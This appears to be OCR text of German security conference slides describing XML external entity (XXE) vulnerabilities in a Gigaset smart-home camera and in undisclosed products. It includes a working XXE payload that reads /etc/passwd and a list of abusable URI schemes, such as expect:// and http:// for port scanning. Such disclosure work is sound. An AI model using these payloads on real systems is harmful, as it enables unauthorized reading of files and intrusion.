
Product: Gigaset Smarthome Camera

Affected Version: Firmware 1.10 (build 20140802)

Severity: medium

https://team-sik.org/sik-2016-047/

XML Upload mit XXE




```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd"
>]><foo>&xxe;</foo>
```

Vendor: NON DISCLOSED

Product: NON DISCLOSED

Affected Version: NON DISCLOSED

Severity: high

XML Upload mit XXE

- file:///
- jar:///path/to/jar!/path/to/file/in/jar
- http:// DOWNLOAD/PORTSCAN
- expect:// PHP
- Und viele mehr (ftp, php, data, mailto)
- Leak Files

Vendor: NON DISCLOSED
Product: NON DISCLOSED
Affected Version: NON DISCLOSED
Severity: high

Take Aways

Strukturiertes Vorgehen

Angreifer

Merkwürdigkeiten oft interessant

Quellen

- https://images.pexels.com/photos/177598/pexels-photo-177598.jpeg?auto=compress&cs=tinysrgb&dpr=2&h=750&w=1260
- https://images.pexels.com/photos/242494/pexels-photo-242494.jpeg?auto=compress&cs=tinysrgb&dpr=2&h=750&w=1260
- https://www.frida.re/img/logotype.svg
- https://pbs.twimg.com/media/D54xL7aXsAAkIIy.png:large
- https://portswigger.net/content/images/logos/burpsuite-twittercard.png
- https://i.ytimg.com/vi/cpWlMGY9m4Y/hqdefault.jpg
- https://vignette.wikia.nocookie.net/villains/images/6/6b/Boba2.jpg/revision/latest?cb=20170429124233
- https://www.interactually.com/wp-content/uploads/2013/03/picard-facepalm1.jpg
- https://imgflip.com/memegenerator

Quellen

- https://media.blackhat.com/ad-12/Niemietz/bh-ad-12-androidmarcus_niemietz-WP.pdf
- https://www.iot-tests.org/wp-content/uploads/2016/12/product-2.jpg

FRAGEN

Fraunhofer